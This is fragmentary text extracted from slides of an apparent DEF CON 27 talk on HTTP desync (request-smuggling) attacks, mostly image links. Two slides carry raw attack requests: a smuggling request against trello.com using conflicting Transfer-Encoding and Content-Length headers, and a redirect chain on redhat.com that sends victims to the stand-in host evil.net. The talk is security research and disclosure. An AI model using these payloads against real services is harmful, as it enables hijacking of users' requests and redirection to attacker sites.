
![Involuntary request storage

POST /1/cards HTTP/1.1
Host: trello.com
Transfer-Encoding:[tab]chunked
Content-Length: 4
9f
PUT /1/members/1234 HTTP/1.1
Host: trello.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 400
x=x&csrf=1234&username=testzzz&bio=cake
0
GET / HTTP/1.1
Host: trello.com
+$1,800
+$2,500
$7,600](https://image.slidesharecdn.com/defcon-27-albinowax-http-desync-attacks-200410214749/75/DEF-CON-27-ALBINOWAX-http-desync-attacks-19-2048.jpg)

![Chaining DOM Problems

GET /assets/idx?redir=//redhat.com@evil.net/ HTTP/1.1
Host: www.redhat.com
<script>
var destination = getQueryParam('redir')
[low quality filtering]
document.location = destination
</script>
POST /en/search?dest=../assets/idx?redir=… HTTP/1.1
Host: www.redhat.com
HTTP/1.1 301 Found
Location: /assets/idx?redir=//redhat.co…
Runs on unknown
URL in victim's
browser
Solution: chain a
server-side local
redirect](https://image.slidesharecdn.com/defcon-27-albinowax-http-desync-attacks-200410214749/75/DEF-CON-27-ALBINOWAX-http-desync-attacks-24-2048.jpg)






